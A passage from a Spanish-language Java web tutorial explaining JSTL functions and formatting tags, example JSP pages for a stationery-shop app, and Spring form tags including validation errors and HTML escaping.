Son funciones de manejo de textos, y deben usarse sólo para dibujar los resultados de una forma distinta, sin usurpar tareas del controlador.

Las funciones de esta biblioteca:

Función	Descripción
contains	Devuelve true si encuentra un texto dentro de otro.
containsIgnoreCase	Como la anterior pero no distingue minúsculas de mayúsculas.
endsWith	True si el final de un texto coincide con la cadena buscada.
startsWith	True si el comienzo del texto coincide con la cadena buscada
escapeXml	Si un texto contiene los caracteres "<>" los dibuja correctamente.
indexOf	Devuelve la posición de un texto dentro de otro, o "-1" si no lo encuentra.
trim	Elimina los espacios en blanco al principio y al final del texto.
split	Divide un texto en un array de subcadenas usando un carácter delimitador.
toLowerCase	Devuelve un texto en minúsculas.
toUpperCase	Devuelve un texto en mayúsculas.
substring	Devuelve una subcadena a partir de una posición inicial y final.
substringAfter	Devuelve la subcadena que sigue al texto indicado.
substringBefore	Devuelve la subcadena que precede al texto indicado.
length	Devuelve la longitud del texto.
replace	Reemplaza un texto dentro de otro.

En el ejemplo las he usado para dibujar el rol de los usuarios en la página JSP. El nombre del rol es similar a “ROLE\_CLIENTE”, y yo quería presentarlo como “cliente”:

```

<%@ taglib uri="http://java.sun.com/jsp/jstl/functions" prefix="fn" %>
...
<td><label><spring:message code="usuario.rol"/></label></td>
<td>
    <c:forEach items="${roles}" var="rol">
        <input type="checkbox" name="roles" value="${rol}"/> &nbsp;
        ${fn:substringAfter(fn:toLowerCase(rol), "role_")}<br/>
    </c:forEach>
</td>
...

```

El prefijo de la biblioteca sigue siendo necesario. La diferencia está en que se emplea dentro de la expresión de EL. Se genera el siguiente código de HTML:

```

<td><label>Roles de seguridad</label></td>
<td>
    <input type="checkbox" name="roles" value="ROLE_CLIENTE"/> &nbsp;
    cliente <br/>
    <input type="checkbox" name="roles" value="ROLE_ADMINISTRADOR"/> &nbsp;
    administrador <br/>
    <input type="checkbox" name="roles" value="ROLE_TRABAJADOR"/> &nbsp;
    trabajador <br/>
</td>

```

Y dibujado en el navegador:

Roles de seguridad	<input type="checkbox"/> cliente <input type="checkbox"/> administrador <input type="checkbox"/> trabajador
--------------------	-------------------------------------------------------------------------------------------------------------------

### 5.3.3 Formatting

No voy a usarlas en los ejemplos. Spring proporciona etiquetas para realizar las mismas funciones. Son más cómodas, ya que están integradas con el resto del framework. Sin embargo las verás en ejemplos de Internet, y de vez en cuando te pueden resultar útiles. La directiva es:

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/fmt" prefix="fmt" %>
```

Las etiquetas (y atributos) más usados:

<b>formatNumber</b>	<b>Valores</b>	<b>Descripción</b>
Genera un texto a partir de un número, con el formato deseado.		
value	“\${valor}” “1234.56”	El valor que se desea formatear.
Formatos predefinidos, que cambiarán en función de Locale.		
type	“NUMBER” “CURRENCY” “PERCENT”	
pattern	“#,##0.00”	El formato a aplicar, pero a partir de una máscara.
var	“resultado”	Crea una variable y almacena el resultado, en vez de mostrarlo en pantalla

<b>formatDate</b>	<b>Valores</b>	<b>Descripción</b>
Genera un texto a partir de un objeto de clase java.util.Date, con el formato deseado.		
value	“\${fecha}” “12/03/2018”	El valor que se desea formatear.
Formatos predefinidos, que cambiarán en función de Locale.		
type	“DATE” “TIME” “BOTH”	
pattern	“dd/MM/yyyy”	El formato a aplicar, pero a partir de una máscara.
var	“resultado”	Crea una variable y almacena el resultado, en vez de mostrarlo en

<b>formatDate</b>	<b>Valores</b>	<b>Descripción</b>
<i>Genera un texto a partir de un objeto de clase java.util.Date, con el formato deseado.</i>		
		<i>pantalla</i>
dateStyle	FULL	Formatos predefinidos para la fecha y la hora por separado, en función de Locale
timeStyle	LONG	
	MEDIUM	
	SHORT	
	DEFAULT	

Hay más: **parseNumber** y **paseDate** convierten textos a número y fecha. No deberían hacerte falta, ya que eres Vista. Las etiquetas **bundle**, **setLocale**, **setBundle** y **message** se utilizan para aplicar traducciones a partir del locale activo y ficheros de recursos (un “properties” de toda la vida). No merecen la pena porque Spring ya tiene etiquetas propias que hacen la misma tarea más cómodamente.

Qué no se diga. Algunos ejemplos con estas etiquetas:

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/fmt" prefix="fmt"%>
...
<p><fmt:formatDate value="${fecha.time}" pattern="dd/MM/yyyy"/></p>
<p><fmt:formatDate value="${fecha.time}" dateStyle="LONG"/></p>
<p><fmt:formatNumber value="${p.fecha.timeInMillis}" pattern="#,##0.00"/></p>
<p><fmt:formatNumber value="${p.fecha.timeInMillis}" type="NUMBER"/></p>
```


El atributo del modelo “fecha” de mi ejemplo es de clase “Calendar”, por lo que no funcionaría con “formatDate”. Por eso he usado el método “fecha.getTime()”, que me devuelve un objeto de clase “Date”.

### 5.3.4 Ejemplos


Ahora que hemos visto con detalle toda la sintaxis, vamos a ver cómo se ha usado en la aplicación de ejemplo. Nos falta estudiar el controlador a fondo, pero con las nociones aprendidas en el capítulo 3, “Ejemplo Personas” podemos comprender totalmente el funcionamiento de la Vista.

De momento nos centraremos en las páginas creadas con JSP, EL, y JSTL. Más adelante incorporaremos páginas creadas con Tiles, librerías de etiquetas de Spring y AJAX.

Las páginas JSP que vamos a ver son éstas:



Todas las páginas JSP están en la zona privada del servidor. Sin embargo las he agrupado en dos carpetas separadas. Las que cuelgan de “tiles” están creadas con Tiles, y las veremos después. Las que cuelgan de “vista” son las que me interesan ahora, y las he escrito únicamente con JSP y JSTL. Se corresponden a la opción del menú “Tipos de producto”:



He sido tan chapucero que cuando accedes a una de ellas ni siquiera se mantiene el mismo menú principal. Hasta el pie es distinto. Quería que parte del ejemplo fuera muy simple, así que una parte de la aplicación es muy diferente del otro.

La página de modificación la veremos en el apartado siguiente, ya que emplea una biblioteca de XML que todavía no he explicado.

#### 5.3.4.1 Ver tipo de producto

La página que muestra los tipos de productos es la de la imagen anterior. El código del archivo **ver.jsp**:

```

<%@ page contentType="text/html; charset=UTF-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="ISO-8859-1">
<title>La Papelería- ver tipos</title>
<link href="../css/normalize.css" type="text/css" rel="stylesheet"/>
<link href="../css/estilo.css" type="text/css" rel="stylesheet"/>
</head>
<body>
<div id="todo">
<header>
<h1>La Papelería</h1>
</header>
<nav>
<%@include file="/WEB-INF/vista/trozo/menu.jsp" %>
</nav>
<section>
<h2>Tipos de productos disponibles hasta el momento</h2>
<table class="datos datosPeq">
<thead>
<tr>
<th>Clave</th>
<th>Tipo de producto</th>
</tr>
</thead>
<tbody>
<c:forEach items="${tipoprodutos}" var="tp">
<tr>
<td>${tp.id}</td>
<td>${tp.nombre}</td>
</tr>
</c:forEach>
</tbody>
</table>

```

---

```

        </section>
        <footer>
            <p>&copy; Javier Rodríguez 2020</p>
        </footer>
    </div>
</body>
</html>

```

Usa las etiquetas “core” para dibujar la lista de tipos de producto, que al parecer tienen las propiedades “id” y “nombre”. Ya sabemos que realmente estamos ejecutando los métodos “getId()” y “getNombre()” de cada objeto, pero eso le da igual a la página JSP.

Como el resto de páginas, usa una directiva “include” para incorporar el menú principal que uso en esta parte de la aplicación. El contenido de **menu.jsp**:

```

<ul>
    <li><a href="../entrada/index.html">Inicio</a></li>
    <li><a href="#">Tipos de productos<span class="flecha">&#9660;</span></a>
        <ul>
            <li><a href="../tipopropuesto/ver.html">Ver</a></li>
            <li><a href="../tipopropuesto/crear.html">Crear</a></li>
            <li><a href="../tipopropuesto/borrar.html">Borrar</a></li>
            <li><a href="../tipopropuesto/modificar.html">Modificar</a></li>
        </ul>
    </li>
</ul>
<p class="limpiar"></p>

```

Ni siquiera le he definido una directiva “page”.

### 5.3.4.2 Crear tipo de producto

La página **crear.jsp** es también muy simple:

```

<%@ page contentType="text/html; charset=UTF-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c"%>
<!DOCTYPE html>
<html>
<head>
    <meta charset="ISO-8859-1">
    <title>La Papelería - crear tipos</title>
    <link href="../css/normalize.css" type="text/css" rel="stylesheet" />
    <link href="../css/estilo.css" type="text/css" rel="stylesheet" />
</head>
<body>
    <div id="todo">
        <header>
            <h1>La Papelería</h1>
        </header>
        <nav>
            <%@include file="/WEB-INF/vista/trozo/menu.jsp"%>
        </nav>
        <section>
            <h2>Crear nuevos tipos de producto</h2>
            <form method="post">
                <table class="formulario">
                    <tr>
                        <td><label>Código de tipo</label></td>
                        <td><input type="text" name="id" value="${param.id}"></td>
                        <td></td>
                    </tr>
                    <tr>
                        <td><label>Nombre de tipo</label></td>
                        <td><input type="text" name="nombre" value="${param.nombre}"></td>
                        <td></td>
                    </tr>
                </table>
            </form>
        </section>
    </div>
</body>

```

```

<tr>
    <td colspan="2"><input type="submit"
        value="Crear el nuevo tipo de producto" /></td>
    </tr>
</table>
</form>

<c:if test="${not empty bien}">
    <p>El producto se ha creado correctamente</p>
</c:if>

<c:if test="${! empty mal}">
    <p class="error">No se ha podido crear el nuevo producto. Tal
        vez el nombre ya exista en la base de datos.</p>
</c:if>

<c:if test="${! empty error}">
    <p class="error">Hay datos mal escritos</p>
</c:if>

</section>
<footer>
    <p>&copy; Javier Rodríguez 2020</p>
</footer>
</div>
</body>
</html>

```

El controlador va a usar la vista para dos “subacciones” distintas. La primera vez que el usuario solicite la vista no enviará ningún tipo de parámetro asociado, por lo que el formulario se dibujará en blanco: las expresiones "\${param.id}" y "\${param.nombre}" no devolverán nada.

Se supone que el cliente rellenará el formulario y pulsará el botón “submit”. Por tanto la segunda petición sí que tendrá los parámetros “id” y “nombre”. Se supone que el controlador ejecutará una acción distinta, leerá los datos asociados a la petición y actuará en consecuencia: creará los atributos de la petición “bien”, “mal” o “error”.

Cuando la página se dibuje sí existirán los parámetros, y si por ejemplo el tipo de producto se ha creado correctamente también tendremos el atributo “bien”; La página JSP generará un texto HTML distinto:

Es habitual que una misma página dibuje diferentes acciones, si se entiende que esas acciones son “subacciones” que forman parte de una mayor; por lo general el dibujo es muy similar.

#### 5.3.4.3 Borrar tipo de producto

Es una combinación de ver y crear. La primera vez le presentamos una lista de todos los tipos de producto, pero en un desplegable de un formulario en vez de una tabla. Cuando escoge uno de ellos dibujamos de nuevo la página junto a un mensaje que indica lo que ha sucedido. El código de **borrar.jsp**:

```

<%@ page contentType="text/html; charset=UTF-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c"%>
<!DOCTYPE html>

```

```

<html>
<head>
    <meta charset="ISO-8859-1">
    <title>La Papelería - borrar tipos</title>
    <link href="../css/normalize.css" type="text/css" rel="stylesheet" />
    <link href="../css/estilo.css" type="text/css" rel="stylesheet" />
</head>
<body>
    <div id="todo">
        <header>
            <h1>La Papelería</h1>
        </header>
        <nav>
            <%@include file="/WEB-INF/vista/trozo/menu.jsp"%>
        </nav>
        <section>
            <h2>Eliminar tipos de producto</h2>

            <form method="post">
                <p>
                    <select name="id">
                        <option value="">-- Por favor, seleccione el producto -- </option>
                        <c:forEach items="${tipoprodutos}" var="tp">
                            <%-- Por si se producen errores, que queden bien --%>
                            <option value="${tp.id}" <c:if test="${param.id==tp.id}">selected
                                </c:if>>${tp.nombre}</option>
                        </c:forEach>
                    </select>
                    <input type="submit" value="Eliminar el tipo de producto" />
                </p>
            </form>

            <c:if test="${!empty bien}">
                <p>El tipo de producto ha sido eliminado.</p>
            </c:if>

            <c:if test="${!empty mal}">
                <p class="error">No he podido eliminar el tipo de producto.p>
            </c:if>
        </section>
        <footer>
            <p>&copy; Javier Rodríguez 2020</p>
        </footer>
    </div>
</body>
</html>

```

No tiene nada que no hayamos visto ya, salvo ese extraño “if” dentro del “option”. Lo escribo en varias líneas para que se lea mejor:

```

<option value="${tp.id}"
    <c:if test="${param.id==tp.id}">selected</c:if>>
    ${tp.nombre}
</option>

```

Si se produce un error en el controlador dibujaré el mensaje “No he podido eliminar el tipo de producto”. Pero lo dibujaré cuando envíe el texto de una nueva página, con un nuevo “select” que por defecto me mostrará la primera opción del desplegable:

-- Por favor, seleccione el producto -- ▾ Eliminar el tipo de producto

Quedará muy raro que diga que no he podido eliminar el producto “por favor”. En esos casos necesito que el desplegable muestre el producto que escogió en la petición anterior. Eso se hace dibujando un “selected” dentro de la etiqueta “option”:

```

<select name="id">
```

```

<option value="">-- Por favor, seleccione el producto --</option>
<option value="CBC" >Corrector blanco cinta</option>
<option value="CBF" selected>Corrector blanco frasco de cristal</option>
<option value="CND" >Cuaderno negro tapa dura</option>
...
</select>

```

No ha podido eliminar el tipo de producto, se ha producido un error.

Esa es la tarea del “if”. Si el parámetro enviado en la petición anterior coincide con el “value” de “option” escribo “selected”. Si el controlador no dice que se ha producido un error, el aspecto de la página será:

## 5.4 Etiquetas XML de Spring

Acabamos de empezar con la vista y ya nos habremos dado cuenta de que en casi todas las páginas realizamos las mismas tareas. Además esas tareas suelen depender de la respuesta del controlador.

Vamos a escribir el controlador usando las anotaciones y clases de Spring Web MVC, por lo que muchas operaciones estarán automatizadas, es decir, Spring las hará siempre del mismo modo y sin preguntarnos nada; pero claro, esas operaciones influirán en el dibujo de la página: valores leídos del cliente, mensajes de error, etc.

Para evitarnos trabajo, y para no tener que saber cómo funcionan los entresijos del framework, Spring Web MVC nos proporciona dos bibliotecas de etiquetas XML, “forms” y “spring”. Son código de Java que enlaza con las operaciones realizadas por Spring en el controlador.

Además tendremos una ventaja adicional: enlaza con todo lo que definamos en el framework. Si por ejemplo definimos un formateador o un editor de propiedades (ya veremos qué es eso) se aplicarán de forma automática a cualquier contenido producido por una de estas etiquetas.

Antes de comenzar, un comentario sobre sintaxis. En todas etiquetas las que hemos visto hasta ahora siempre empleamos EL para referirnos al valor de una propiedad. En las etiquetas de XML de Spring a menudo se escribe el nombre de la propiedad directamente:

```

<f:input path="precio"/>
<spring:bind path="proveedor.fecha">
<f:options items="${tipoproductos}" itemValue="id" itemLabel="nombre"/>

```

La verdad es que depende de la etiqueta y del contexto. Como todo, es acostumbrarse.

### 5.4.1 Etiquetas para formularios

Escribir los formularios directamente en HTML es fácil. El problema es que queremos que dibujen los parámetros de peticiones anteriores, que muestren mensajes de error de validación y que formateen los datos automáticamente: las operaciones que hemos realizado en los ejemplos anteriores. En vez de hacerlo manualmente para todos los formularios, podemos pedirle a Spring que lo haga por nosotros con las etiquetas **forms**.

La dependencia está incluida con el resto de Spring Web MVC, por lo que basta con escribir la directiva “taglib” para tener las etiquetas disponibles. El prefijo habitual es “form”, pero puedes usar el que quieras:

```
<%@ taglib uri="http://www.springframework.org/tags/form" prefix="f" %>
```

Sin embargo hay una diferencia sustancial con otras etiquetas. Están diseñadas para asociar el dibujo de un formulario con un **atributo concreto del modelo**. Si por ejemplo estamos hablando de crear tipos de productos las etiquetas buscarán un objeto de este tipo, y si no lo encuentran se producirá un error en la página JSP.

Por tanto, si queremos usar estas etiquetas en la vista, **el controlador debe crear obligatoriamente un atributo del modelo** del tipo con el que estemos trabajando. Esta tarea es trivial, y hay muchas maneras de hacerla, como definir un mapa, usar la clase “Model”, o definir un parámetro en un método de acción:

```
@RequestMapping(value = "/modificar.html", method = RequestMethod.GET)
public ModelAndView modificar(TipoProducto tp) {
    ...
}
```

Realmente esto se hace por el binding, pero como “efecto secundario” crea un atributo del modelo con el objeto. Por defecto el nombre del atributo es el de la clase pero con la primera inicial en minúsculas, el nombre de la variable no importa. En este caso sería “tipoProducto”. Lo estudiaremos exhaustivamente cuando lleguemos a los controladores.

Todas las etiquetas tienen que estar anidadas dentro de la etiqueta “form”, precisamente porque es aquí donde se indica el nombre del atributo del modelo<sup>5</sup> que se va a usar:

```
<f:form modelAttribute="tipoProducto" >
    ...
</f:form>
```

A continuación veremos las etiquetas de esta biblioteca. No voy a explicar todos los atributos de cada una de ellas; como reemplazan etiquetas de HTML tienen atributos para todas las operaciones básicas de éstas. Por regla general, si se puede decir en HTML aquí también. Consulta el manual de referencia si lo necesitas, aunque con las ayudas del IDE suele ser suficiente.

form	Valores	Descripción
<i>Define un formulario y dibuja la etiqueta “&lt;form&gt;” de HTML. Es obligatoria, y envuelve a todas las demás.</i>		
modelAttribute	“tipoProducto” “usuario”	Obligatorio. El nombre del atributo del modelo que va a utilizar para completar los controles del formulario o buscar errores de validación.
commandName	“tipoProducto” “usuario”	El mismo que el atributo anterior, pero sólo en versiones antiguas. Ya no funciona.
cssClass		Equivale al atributo “class” de HTML.
id		Equivale al “id” de “HTML”
method	“get”	Equivale a “method” de HTML
action		Equivale a “action” de HTML
onEvento	JavaScript	Todos los eventos típicos: onclick, ondblclick, onsubmit...
htmlEscape	“true”, “false”	Activa el “escape” de los contenidos generados por las etiquetas. Lo explico al final del apartado. True por defecto en todas.
input hidden password textarea select	Valores	Descripción
<i>Dibuja la etiqueta “&lt;input type=“text”&gt;”, “&lt;input type=“hidden”&gt;”, “&lt;input type=“password”&gt;”, de HTML.</i>		
path	“id” “precio” “cliente.id”	Obligatorio. A qué campo del atributo del modelo se refiere el control. Equivale a grandes rasgos al atributo “name” de HTML, pero también asigna un valor a “id”. Se le llama “path” para recalcar que String permite el uso de propiedades anidadas.

<sup>5</sup> En versiones anteriores a estos atributos del modelo se les llamaba **comandos**. Verás ese nombre en documentación antigua, y a mí se me escapará a veces.

<b>input hidden password textarea select</b>	<b>Valores</b>	<b>Descripción</b>
--------------------------------------------------------------	----------------	--------------------

Dibuja la etiqueta “`<input type="text">`”, “`<input type="hidden">`”, “`<input type="password">`”, de HTML.

<code>onEvento</code>	JavaScript	Todos los eventos típicos: <code>onclick</code> , <code>ondblclick</code> , <code>onmouseover</code> ...
<code>readonly</code>	“true”	Equivale a “ <code>readonly</code> ” de “HTML”
<code>cssClass</code>		Equivale al atributo “ <code>class</code> ” de HTML.
<code>id</code>		Equivale al “ <code>id</code> ” de “HTML”
<code>cssErrorClass</code>		La clase que se aplica si hay un error de asociado al control.
<code>htmlEscape</code>	“true”, “false”	Activa el “ <code>escape</code> ” de los contenidos generados por las etiquetas.

<b>checkbox radio</b>	<b>Valores</b>	<b>Descripción</b>
---------------------------	----------------	--------------------

Dibuja la etiqueta “`<input type="checkbox">`” de HTML.

<code>path</code>	“unaPropiedad”	Obligatorio. A qué campo del atributo del modelo se refiere el control.
<code>onEvento</code>	JavaScript	Todos los eventos típicos: <code>onclick</code> , <code>ondblclick</code> , <code>onmouseover</code> ...
<code>cssClass</code>		Equivale al atributo “ <code>class</code> ” de HTML.
<code>id</code>		Equivale al “ <code>id</code> ” de “HTML”
<code>cssErrorClass</code>		La clase que se aplica si hay un error de asociado al control.
<code>label</code>	“salario medio”	Texto que se dibuja junto a la etiqueta
<code>value</code>	“1”	Equivale al “ <code>value</code> ” de HTML. Valor enviado al servidor si se selecciona el control.
<code>htmlEscape</code>	“true”, “false”	Activa el “ <code>escape</code> ” de los contenidos generados por las etiquetas.

<b>checkboxes radiobuttons</b>	<b>Valores</b>	<b>Descripción</b>
------------------------------------	----------------	--------------------

Dibuja un conjunto de “checkbox” o “radiobutton” a partir de una colección.

<code>path</code>	“aficiones”	Obligatorio. A qué campo del atributo del modelo se refiere el control.
<code>onEvento</code>	JavaScript	Todos los eventos típicos: <code>onclick</code> , <code>ondblclick</code> , <code>onmouseover</code> ...
<code>cssClass</code>		Equivale al atributo “ <code>class</code> ” de HTML.
<code>id</code>		Equivale al “ <code>id</code> ” de “HTML”
<code>cssErrorClass</code>		La clase que se aplica si hay un error de asociado al control.
<code>iitems</code>	“\${aficiones}”	La colección a partir de la cual se generarán los controles.
<code>itemLabel</code>	“descripcion”	Nombre de la propiedad dentro de la colección que se usará para definir los “ <code>label</code> ” de cada control.
<code>itemValue</code>	“id”	Nombre de la propiedad dentro de la colección que se usará para definir los “ <code>value</code> ” de cada control.
<code>htmlEscape</code>	“true”, “false”	Activa el “ <code>escape</code> ” de los contenidos generados por las etiquetas.

<b>options</b>	<b>Valores</b>	<b>Descripción</b>
----------------	----------------	--------------------

Dibuja un grupo de “option” a partir de una colección.

<code>onEvento</code>	JavaScript	Todos los eventos típicos: <code>onclick</code> , <code>ondblclick</code> , <code>onmouseover</code> ...
-----------------------	------------	----------------------------------------------------------------------------------------------------------

<b>options</b>	<b>Valores</b>	<b>Descripción</b>
<i>Dibuja un grupo de “option” a partir de una colección.</i>		
<i>cssClass</i>		<i>Equivale al atributo “class” de HTML.</i>
<i>id</i>		<i>Equivale al “id” de “HTML”</i>
<i>cssErrorClass</i>		<i>La clase que se aplica si hay un error de asociado al control.</i>
<i>iitems</i>	<i>“\${aficiones}”</i>	<i>La colección a partir de la cual se generarán los controles.</i>
<i>itemLabel</i>	<i>“descripcion”</i>	<i>Nombre de la propiedad dentro de la colección que se usará para definir los “label” de cada control.</i>
<i>itemValue</i>	<i>“id”</i>	<i>Nombre de la propiedad dentro de la colección que se usará para definir los “value” de cada control.</i>
<i>htmlEscape</i>	<i>true, false</i>	<i>Activa el “escape” de los contenidos generados por las etiquetas.</i>

<b>option</b>	<b>Valores</b>	<b>Descripción</b>
<i>Dibuja un único “option”. Generalmente lo escribo directamente en HTML.</i>		
<i>onEvento</i>	<i>JavaScript</i>	<i>Todos los eventos típicos: onclick, ondblclick, onmouseover...</i>
<i>cssClass</i>		<i>Equivale al atributo “class” de HTML.</i>
<i>id</i>		<i>Equivale al “id” de “HTML”</i>
<i>cssErrorClass</i>		<i>La clase que se aplica si hay un error de asociado al control.</i>
<i>label</i>		<i>Texto que aparece dentro de la etiqueta.</i>
<i>value</i>	<i>“1”</i>	<i>Equivale al “value” de HTML.</i>
<i>htmlEscape</i>	<i>true, false</i>	<i>Activa el “escape” de los contenidos generados por las etiquetas.</i>

<b>errors</b>	<b>Valores</b>	<b>Descripción</b>
<i>Dibuja los errores de validación asociados a un campo del atributo del modelo, si existen</i>		
<i>path</i>	<i>“id” “*” “cliente.id”</i>	<i>Obligatorio. A qué campo del atributo del modelo se refiere. Admite un asterisco para mostrar todos los errores de todos los campos.</i>
<i>onEvento</i>	<i>JavaScript</i>	<i>Todos los eventos típicos: onclick, ondblclick, onmouseover...</i>
<i>readonly</i>	<i>“true”</i>	<i>Equivale a “readonly” de “HTML”</i>
<i>cssClass</i>		<i>Equivale al atributo “class” de HTML.</i>
<i>id</i>		<i>Equivale al “id” de “HTML”</i>
<i>htmlEscape</i>	<i>“true”, “false”</i>	<i>Activa el “escape” de los contenidos generados por las etiquetas.</i>

Al definir los formularios con estas etiquetas el código HTML generado por Spring tendrá en cuenta si existían parámetros en la petición (sin importar si se trata de un “input” o un “select”), si definimos un formato concreto para la propiedad, el idioma, etc. Por ejemplo con este formulario:

```
<f:form modelAttribute="proveedor">
<table class="formulario">
  <tbody>
    <tr>
      <td><label>Nombre</label></td>
      <td><f:input path="nombre" cssClass="gra"/></td>
      <td><f:errors path="nombre"/></td>
    </tr>
```

---

```

<tr>
    <td><label>Fecha</label></td>
    <td><f:input path="fecha" cssClass="peq"/></td>
    <td><f:errors path="fecha"/></td>
</tr>
<tr>
    <td colspan="2">
        <input type="submit" value="Crear nuevo proveedor"/>
    </td>
</tr>
</tbody>
</table>
</f:form>

```

Si el usuario lo pide por primera vez (si no hay parámetros asociados a la petición) el texto HTML de respuesta es éste:

```

<form id="proveedor" action="/productos/proveedor/crear.html" method="post">
<table class="formulario">
<tbody>
<tr>
    <td><label>Nombre</label></td>
    <td><input id="nombre" name="nombre" class="gra" type="text"
           value="" /></td>
    <td></td>
</tr>
<tr>
    <td><label>Fecha</label></td>
    <td><input id="fecha" name="fecha" class="peq" type="text"
           value="" /></td>
    <td></td>
</tr>
<tr>
    <td colspan="2">
        <input type="submit" value="Crear nuevo proveedor"/>
    </td>
</tr>
</tbody>
</table>
</form>

```

Pero si lo completa y pulsa el botón de crear:

```

<form id="proveedor" action="/productos/proveedor/crear.html" method="post">
    ...
    <td><input id="nombre" name="nombre" class="gra" type="text"
           value="Nuevo proveedor" /></td>
    <td></td>
    ...
    <td><input id="fecha" name="fecha" class="peq" type="text"
           value="12/04/2020" /></td>
    <td></td>
    ...
</form>

```

La verdad es que a simple vista con "\${param.nombre}" y "\${param.fecha}" podríamos tener lo mismo; pero fíjate en el aspecto de la fecha. Su formato está definido en la entidad "Proveedor". Spring lo tiene en cuenta y lo aplica. Pero la principal utilidad de las etiquetas es la presentación de mensajes de error.

#### 5.4.1.1 Errores

La etiqueta **errors** es una de las principales ventajas del uso de XML para la generación de formularios. Como veremos más adelante, **aplicar** la validación sintáctica es fácil; se hace en el controlador y basta con definir los argumentos de los métodos de acción de esta manera:

---

```

@RequestMapping(value="/modificar.html", method = RequestMethod.POST, ...)
public ModelAndView modificar(@Validated TipoProducto tp, BindingResult errores) {
    ...
}

```

Pero otra cosa es **escribir** los mensajes de error en el código HTML que le enviamos al cliente:

```

<f:form modelAttribute="proveedor">


|  |                                       |                           |
|--|---------------------------------------|---------------------------|
| <label><spring:message code="proveedor.nombre"/></label> | <input path="nombre" cssClass="gra"/> | <f:errors path="nombre"/> |
|--|---------------------------------------|---------------------------|


</f:form>

```

Es habitual tener un formulario con varios campos, y es posible que un campo deba cumplir varias reglas de validación: enviar todos esos mensajes de error del controlador a la vista es muy incómodo, y hay que hacerlo con cuidado de no realizar tareas que pertenecen a la vista. Con Spring es trivial: La validación se define aparte y se aplica de forma automática, y a través de estas etiquetas la generación de mensajes también la hace Spring. El código HTML que genera el ejemplo es:

```

<form id="proveedor" action="/productos/proveedor/crear.html" method="post">


|                       |  |  |
|-----------------------|--|--|
| <label>Nombre</label> | <input id="nombre" name="nombre" class="gra" type="text" value="" /> |  |
|-----------------------|--|--|


</form>

```

Y si escribo por ejemplo un nombre demasiado pequeño:

```

<td><label>Nombre</label></td>
<td>
    <input id="nombre" name="nombre" class="gra" type="text" value="Fed" />
</td>
<td>
    <span id="nombre.errors">la longitud tiene que estar entre 5 y 100</span>
</td>

```

Ya veremos lo que hay que hacer en el controlador (es trivial), pero en lo que respecta a la vista, sólo hay que indicar cómo se llama el atributo del modelo (el nombre de la clase con la primera inicial en minúsculas) y escribir la etiqueta de XML. Y recuerda que cuando Spring genere el texto del formulario usará todos los formateadores que tengamos activos.

#### 5.4.1.2 Caracteres de escape

Todo lo que hacemos es generar texto que es interpretado como etiquetas HTML por el cliente, y eso a veces es un problema. Si por ejemplo el nombre de un tipo de producto contuviera "<>", cuando ese texto fuera enviado al cliente el navegador lo interpretaría mal y dibujaría de forma incorrecta las etiquetas. Es mucho más importante de lo que parece: en el apartado 5.4.4, "Inyección de código" veremos por qué.

En las páginas de los ejemplos anteriores he creado el tipo de producto "Tipo <especial>". Cuando uso la página "ver tipos de productos" se generara este código:

```

<td>Tipo <especial></td>

```

Y obviamente, el resultado en el navegador no es lo que queremos:



Este problema no sucede con las etiquetas de Spring. Todas tienen el atributo **htmlEscape**, “true” por defecto en las etiquetas para formularios. “Escape characters” (no sé cómo traducirlo) es quitarle significado a sus caracteres especiales. En el caso de HTML, “< y >” se dibujan automáticamente como “&lt;” y “&gt;”, con lo que el problema desaparece. Si hubiera creado la página con etiquetas de Spring le hubiera enviado esto al cliente:

```
<td> Tipo &lt;especial&gt;</td>
```

La biblioteca del siguiente apartado dispone de etiquetas especiales para activar o desactivar este comportamiento.

#### 5.4.2 Etiquetas básicas de Spring

El segundo conjunto de etiquetas de Spring tienen un poco de todo. La directiva que permite utilizarlas:

```
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring"%>
```

Como siempre primero muestro una lista de las etiquetas con sus atributos, para que sirva de referencia en un futuro, y después los ejemplos:

<b>message</b>	<b>Valores</b>	<b>Descripción</b>
<i>Interpreta un objeto de clase “MessageSourceResolvable” o una clave de un fichero de recursos (en función del Locale activo) para recuperar un texto. Es la etiqueta más utilizada.</i>		
code	“usuario.login”	La clave del fichero de recursos a interpretar.
message	“\${error}”	Objeto “MessageSourceResolvable” del que recuperar el mensaje.
text	“no encontrado”	Texto por defecto a dibujar si no puede resolver los anteriores. Si no se especifica y no encuentra nada se producirá un error. Es el comportamiento deseado: obligate a escribirlo correctamente.
var	“variable”	Variable que definirá con el resultado. Si no se utiliza, el texto aparece en la salida.
htmlEscape	“true”, “false”	Activa el “escape” de los contenidos recuperados. False por defecto, aunque existe “<htmlEscape>”.
javaScriptEscape	“true”, “false”	Idem, pero para JavaScript en vez de HTML.
arguments	“uno, dos”	Argumentos para llenar el texto recuperado, si procede
argumentSeparator	“/”	Carácter que separa un argumento de otro. Vale “,” por defecto.

<b>argument</b>	<b>Valores</b>	<b>Descripción</b>
